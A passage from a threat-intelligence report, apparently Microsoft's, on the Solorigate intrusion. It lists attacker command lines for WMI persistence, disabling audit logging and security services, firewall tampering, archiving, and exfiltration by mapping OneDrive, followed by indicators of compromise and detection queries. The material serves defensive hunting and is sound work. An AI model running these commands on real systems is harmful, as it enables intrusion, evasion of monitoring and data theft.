Attackers always ran the TEARDROP implant through rundll32.exe, which is also the main process used in communicating with the C2. Execution of additional commands from rundll32.exe seemed to be often interleaved with “cmd.exe /C”. This info can be useful for hunting this specific process tree chain as showed in the example. When the attackers needed to execute more risky actions on objectives (e.g., credential theft, or recon), they spawned an additional dllhost.exe process with no command-line, which is a rare event.	Process-Tree: rundll32.exe c:\windows\[folder]\[beacon].dll [export] -> cmd.exe /C -> [additional command]	T1218.011 | Defense Evasion – Signed Binary Proxy Execution: Rundll32

When executed during lateral movement, rundll32.exe ran through WMIC or Invoke-WMIMethod with “High” integrity level and spawned by WmiPrvSE.exe, which is a rare combination. The Cobalt Strike DLL was likely deleted after completed execution to avoid forensic recovery.	Variant1 (executed from PowerShell as a result of issuing the “remote-exec” Cobalt Strike command): Invoke-WMIMethod win32_process -name create -argumentlist ‘rundll32 c:\Windows\[folder]\[beacon].dll [export]’ -ComputerName [target] Variant2 (executed from rundll32.exe): wmic /node:[target] process call create “rundll32 c:\windows\[folder]\[beacon].dll [export]”	T1047 | Windows Management Instrumentation (WMI)

A WMI event filter was used to invoke a command-line event consumer at system boot time to launch a backdoor with rundll32.exe.	instance of __eventfilter
	{
	eventnamespace = “”root\\cimv2″”;
	name = “”__timeritem””;
	query = “”select * from __instancemodificationevent within 70 where targetinstance isa ‘win32_perfformatteddata_perfos_system’ and targetinstance.systemuptime >= 300 and targetinstance.systemuptime < 400″”;
	querylanguage = “”wql””;
	};
	perm. consumer:
	instance of commandlineeventconsumer
	{
	commandlinetemplate = “”c:\\windows\\system32\\rundll32.exe c:\\windows\\[folder]\\[beacon].dll, [export]””;
	executablepath = “”c:\\windows\\system32\\rundll32.exe””;
	name = “”setpolicytrace””;
	};
		T1546.003 | Persistence – Event Triggered Execution: Windows Management Instrumentation Event Subscription

Attackers used AUDITPOL to prevent the collection of additional audit logs and evidence trail.	auditpol /GET /category:”Detailed Tracking” auditpol /set /category:”Detailed Tracking” /success:disable /failure:disable[execution of several commands and actions]auditpol /set /category:”Detailed Tracking” /success:enable /failure:enable	T1562.002 | Defense Evasion – Impair Defenses: Disable Windows Event Logging
Attackers used NETSH to configure firewall rules that limit certain UDP outbound packets (to reduce noise or footprint) before intense recon with NSLOOKUP and ADFIND.	netsh advfirewall firewall add rule name=”[rulename1]” protocol=UDP dir=out localport=137 action=block netsh advfirewall firewall add rule name=”[rulename2]” protocol=UDP dir=out localport=53 action=block[execution of several network recon]netsh advfirewall firewall delete rule name=”[rulename1]” netsh advfirewall firewall delete rule name=”[rulename2]”	T1562.004 | Defense Evasion – Impair Defenses: Disable or Modify System Firewall

Attackers used fsutil to check available free space before executing collection, enumeration, exfiltration, or launching attacks like DCSync which might create large files on disk.	fsutil volume diskfree c:	
Attackers used multiple command-line utilities to enumerate running process, services, and signed-in users on a remote system before attempting lateral movement.	– tasklist /v /s [target] – query user /server:[target] – schtasks /query /v /s [target] /fo csv – sc \\[target] query type=service state=all – wmic /node:"[target]" service get name,startname	T1047 | Windows Management Instrumentation (WMI), T1057 | Process Discovery
Attackers used the service control manager on a remote system to disable services associated with security monitoring products. They then moved laterally to the remote system and, when the move was complete, they re-enabled the services on the source machine where they were operating previously to avoid raising warnings.	On Source Machine: sc \\[dest_machine] stop [service name] [perform lateral move Source->Dest] Once on Dest Machine: sc \\[source_machine] start [service name]	T1562.001 | Defense Evasion – Impair Defenses: Disable or Modify Tools
Attackers set the service start registry key for security monitoring products to "disabled" (i.e., DWORD value of "4"). This prevented security products from loading when the system starts. In some cases, the attackers waited to perform activity on the system until the system restarts and security monitoring products were disabled.	reg add HKLM\system\currentcontrolset\services\ [service name] /v Start /t REG_DWORD /d 4″	T1562.001 | Defense Evasion – Impair Defenses: Disable or Modify Tools
Attackers modified timestamps of backdoors to match a legitimate Windows file (e.g., arp.exe).	n/a	T1070.006 | Indicator Removal on Host: Timestomp
Attackers used the 7-zip utility to create a password-protected archive with an extension not associated with archive files. In some cases they also used the flag "-v" to split the archive in multiple files for easier exfiltration.	7z.exe a -mx9 -r0 -p[password-redacted] .\[filename1].zip .\[filename2].log or .txt 7z.exe a -v500m -mx9 -r0 -p[password-redacted] .\[filename1].zip .\ [filename2].log or .txt	T1560.001 | Archive Collected Data: Archive via Utility
Attackers mapped a OneDrive share from the command-line using the net.exe command-line utility, possibly for exfiltration; other cloud services like Google Drive were most likely also used.	net use [drive]: "https://d.docs.live.net/[user-id]" /u: [username] [password]	T1567.002 | Exfiltration Over Web Service: Exfiltration to Cloud Storage
Attackers attempted to access Group Managed Service Account (gMSA) passwords with account credentials they have already obtained.	n/a	T1555 | Credentials from Password Stores
Attackers leveraged privileged accounts to replicate directory service data with Domain Controllers (e.g., a DCSync attack).	n/a	T1003.006 | OS Credential Dumping: DCSync

Attackers obtained Ticket Granting Service (TGS) tickets for Active Directory Service Principal Names (SPNs) to crack offline (e.g., Kerberoasting).	n/a	T1558.003 | Steal or Forge Kerberos Tickets: Kerberoasting
Attackers executed multiple times the legitimate ADFIND tool to enumerate domains, remote systems, accounts and to discover trust between federated domains. The tool was executed with a renamed filename chosen to blend into the existing environment or mimicking existing network services.	[renamed-adfind].exe -h [internal domain] -sc u:[user] > .\\[machine]\[file].[log|txt] [renamed-adfind].exe -sc u:* > .\[folder]\[file].[log|txt] [renamed-adfind].exe -h [machine] -f (name="Domain Admins") member -list | [renamed-adfind].exe -h [machine] -f objectcategory=* > .\[folder]\[file].[log|txt] Some examples of [renamed-adfind] observed by Microsoft and other security researchers:: SearchIndex.exe sqlceip.exe postgres.exe IxNetwork.exe csrss.exe	T1482 | Domain Trust Discovery, T1018 | Remote System Discovery

Conclusion

As we continue to gain deeper understanding of the Solorigate attack, we get a clearer picture of the skill level of the attackers and the extent of planning they put into pulling off one of the most sophisticated attacks in recent history. The combination of a complex attack chain and a protracted operation means that defensive solutions need to have comprehensive cross-domain visibility into attacker activity and provide months of historical data with powerful hunting tools to investigate as far back as necessary.

Modern attacks like Solorigate highlight the need for organizations to use advanced security solutions like Microsoft 365 Defender and Azure Sentinel and operate security response under an "assume breach" mentality. Microsoft 365 Defender harnesses the power of multiple capabilities and coordinates protection across domains to provide comprehensive defense. Azure Sentinel collects data from multiple data sources, including Microsoft 365 Defender, to connect data together and allow broad hunting for attacker activity.

In our ongoing forensic analysis of known Solorigate cases with malicious activity occurring between May and November 2020, we have in some instances seen the following relevant alerts generated by Microsoft Defender for Endpoint and Microsoft Defender for Identity. Incident responders and defenders investigating Solorigate incidents during that timeframe can refer to these alerts, alone or in combination, as potential indicators of the Solorigate activity.

Microsoft Defender for Endpoint alerts:

- Low-reputation arbitrary code executed by signed executable
- Suspicious 'Atosev' behavior was blocked
- Suspicious Remote WMI Execution
- A WMI event filter was bound to a suspicious event consumer

Microsoft Defender for Identity alerts:

- User and IP address reconnaissance (SMB)
- Suspected Kerberos SPN exposure



Figure 11. Alert raised by Microsoft Defender for Endpoint on Solorigate-related malicious activity in June 2020

The disclosure of the Solorigate attack and the investigations that followed unearthed more details and intelligence that we used to improve existing detections and build new ones. Security operations teams looking to get a comprehensive guide on detecting and investigating Solorigate can refer to Using Microsoft 365 Defender to protect against Solorigate.

Meanwhile, security administrators can use the recommendations for hardening networks against Solorigate and similar sophisticated cyberattacks outlined in Increasing resilience against Solorigate and other sophisticated attacks with Microsoft Defender.

To get the latest information and guidance from Microsoft, visit https://aka.ms/solorigate.

Microsoft 365 Defender Research Team

Microsoft Threat Intelligence Center (MSTIC)

Microsoft Cyber Defense Operations Center (CDOC)

Indicators of compromise (IoCs)

Custom Cobalt Strike Beacon loader (SHA-256):

118189f90da3788362fe85eafa555298423e21ec37f147f3bf88c61d4cd46c51
1817a5bf9c01035bcf8a975c9f1d94b0ce7f6a200339485d8f93859f8f6d730c
1ec138f21a315722fb702706b4bdc0f544317f130f4a009502ec98345f85e4ad
2a276f4b11f47f81dd2bcb850a158d4202df836769da5a23e56bf0353281473e
327f1d94bc26779cbe20f8689be12c7eee2e390fbddb40b92ad00b1cddfd6426
3985dea8e467c56e8cc44ebfc201253ffee923765d12808aaf17db2c644c4c06
557f91404fb821d7c1e98d9f2f5296dc12712fc19c87a84602442b4637fb23d4
5cf85c3d18cd6dba8377370883a0fffda59767839156add4c8912394f76d6ef0
5f8650ca0ed22ad0d4127eb4086d4548ec31ad035c7aec12c6e82cb64417a390

674075c8f63c64ad5fa6fd5e2aa6e4954afae594e7b0f07670e4322a60f3d0cf
6ff3a4f7fd7dc793e866708ab0fe592e6c08156b1aa3552a8d74e331f1aea377
7c68f8d80fc2a6347da7c196d5f91861ba889afb51a4da4a6c282e06ef5bdb7e
915705c09b4bd108bcd123fe35f20a16d8c9c7d38d93820e8c167695a890b214
948bfdfad43ad52ca09890a4d2515079c29bdfe02edaa53e7d92858aa2dfbe4c
955609cf0b4ea38b409d523a0f675d8404fee55c458ad079b4031e02433fdbf3
b348546f4c6a9bcafd81015132f09cf8313420eb653673bf3d65046427b1167f
b35e0010e0734fcd9b5952ae93459544ae33485fe0662fae715092e0dfb92ad3
b820e8a2057112d0ed73bd7995201dbed79a79e13c79d4bdad81a22f12387e07
be9dbbec6937dfe0a652c0603d4972ba354e83c06b8397d6555fd1847da36725
c5a818d9b95e1c548d6af22b5e8663a2410e6d4ed87df7f9daf7df0ef029872e
c741797dd400de5927f8b5317165fc755d6439749c39c380a1357eac0a00f90c
c7924cc1bc388cfcdc2ee2472899cd34a2ef4414134cbc23a7cb530650f93d98
c96b7a3c9acf704189ae8d6124b5a7b1f0e8c83c246b59bc5ff15e17b7de4c84
cbbe224d9854d6a4269ed2fa9b22d77681f84e3ca4e5d6891414479471f5ca68
cdd9b4252ef2f6e64bccc91146ec5dc51d94e2761184cd0ffa9909aa739fa17e
dbd26ccb3699f426dc6799e218b91d1a3c1d08ad3006bc2880e29c755a4e2338
e60e1bb967db273b922deeea32d56fc6d9501a236856ef9a3e5f76c1f392000a
f2d38a29f6727f4ade62d88d8a68de0d52a0695930b8c92437a2f9e4de92e418
f61a37aa8581986ba600286d65bb76100fb44e347e253f1f5ad50051e5f882f5
f81987f1484bfe5441be157250b35b0a2d7991cf9272fa4eacd3e9f0dee235de

File paths for the custom Cobalt Strike Beacon loader:

C:\Windows\ms\sms\sms.dll
C:\Windows\Microsoft.NET\Framework64\sbscmp30.dll
C:\Windows\AUInstallAgent\auagent.dll
C:\Windows\apppatch\apppatch64\sysmain.dll
C:\Windows\Vss\Writers\Application\AppXML.dll
C:\Windows\PCHEALTH\health.dll
C:\Windows\Registration\crmlog.dll
C:\Windows\Cursors\cursrv.dll
C:\Windows\AppPatch\AcWin.dll
C:\Windows\CbsTemp\cbst.dll
C:\Windows\AppReadiness\Appapi.dll
C:\Windows\Panther\MainQueueOnline.dll
C:\Windows\AppReadiness\AppRead.dll
C:\Windows\PrintDialog\PrintDial.dll
C:\Windows\ShellExperiences\MtUvc.dll
C:\Windows\PrintDialog\appxsig.dll
C:\Windows\DigitalLocker\lock.dll
C:\Windows\assembly\GAC_64\MSBuild\3.5.0.0__b03f5f7f11d50a3a\msbuild.dll
C:\Windows\Migration\WTR\ctl.dll
C:\Windows\ELAMBKUP\WdBoot.dll
C:\Windows\LiveKernelReports\KerRep.dll
C:\Windows\Speech_OneCore\Engines\TTS\en-US\enUS.Name.dll
C:\Windows\SoftwareDistribution\DataStore\DataStr.dll
C:\Windows\RemotePackages\RemoteApps\RemPack.dll
C:\Windows\ShellComponents\TaskFlow.dll

Cobalt Strike Beacon:

aimsecurity[.]net
datazr[.]com
ervsystem[.]com
financialmarket[.]org
gallerycenter[.]org
infinitysoftwares[.]com
mobilnweb[.]com
olapdatabase[.]com
swipeservice[.]com
techiefly[.]com

Advanced hunting queries

A collection of Advanced Hunting Queries (AHQ) related to Solorigate is located in our AHQ repository in GitHub. To locate possible exploitation activity related to the contents of this blog, you can run the following advanced hunting queries via Microsoft Defender for Endpoint:

Anomalous usage of 7zip

Look for anomalous usage or running process of 7zip. Run query in Microsoft Defender for Endpoint.

```
DeviceProcessEvents
| where InitiatingProcessFileName in~("rundll32.exe", "dllhost.exe")
and InitiatingProcessCommandLine != ""
and InitiatingProcessCommandLine !contains " "
| extend RundllTime = Timestamp
| join DeviceProcessEvents on $left.DeviceId == $right.DeviceId
| where InitiatingProcessFileName hasprefix "7z"
or InitiatingProcessCommandLine has "-mx9"
| extend DateDiff = datetime_diff("day", Timestamp, RundllTime)
| where DateDiff < 2
```

Presence of custom Cobalt Strike

Look for presence of custom cobalt strike loaders. Run query in Microsoft Defender for Endpoint.

```
DeviceProcessEvents
| where FileName =~ "rundll32.exe"
| where InitiatingProcessIntegrityLevel in ("High", "System")
| where ProcessCommandLine matches regex
@'(?i)rundll32\s+c\:\\windows(\\[^\\]+)+\.dll\s+[a-zA-Z0-9_]{3,}'
```

Command and control

Look for command-and-control connections. Run query in Microsoft Defender for Endpoint.

```
DeviceNetworkEvents
| where InitiatingProcessParentFileName =~ "rundll32.exe"
| where InitiatingProcessFileName =~ "dllhost.exe"
and InitiatingProcessCommandLine != ""
and InitiatingProcessCommandLine !contains " "
```

Look for network connections to known command and control domains. Run query in Microsoft Defender for Endpoint.

```
DeviceNetworkEvents
| where RemoteUrl in~('aimsecurity.net',
'datazr.com',
'ervsystem.com',
'financialmarket.org',
'gallerycenter.org',
'infinitysoftwares.com',
'mobilnweb.com',
'olapdatabase.com',
'swipeservice.com',
'techiefly.com')
```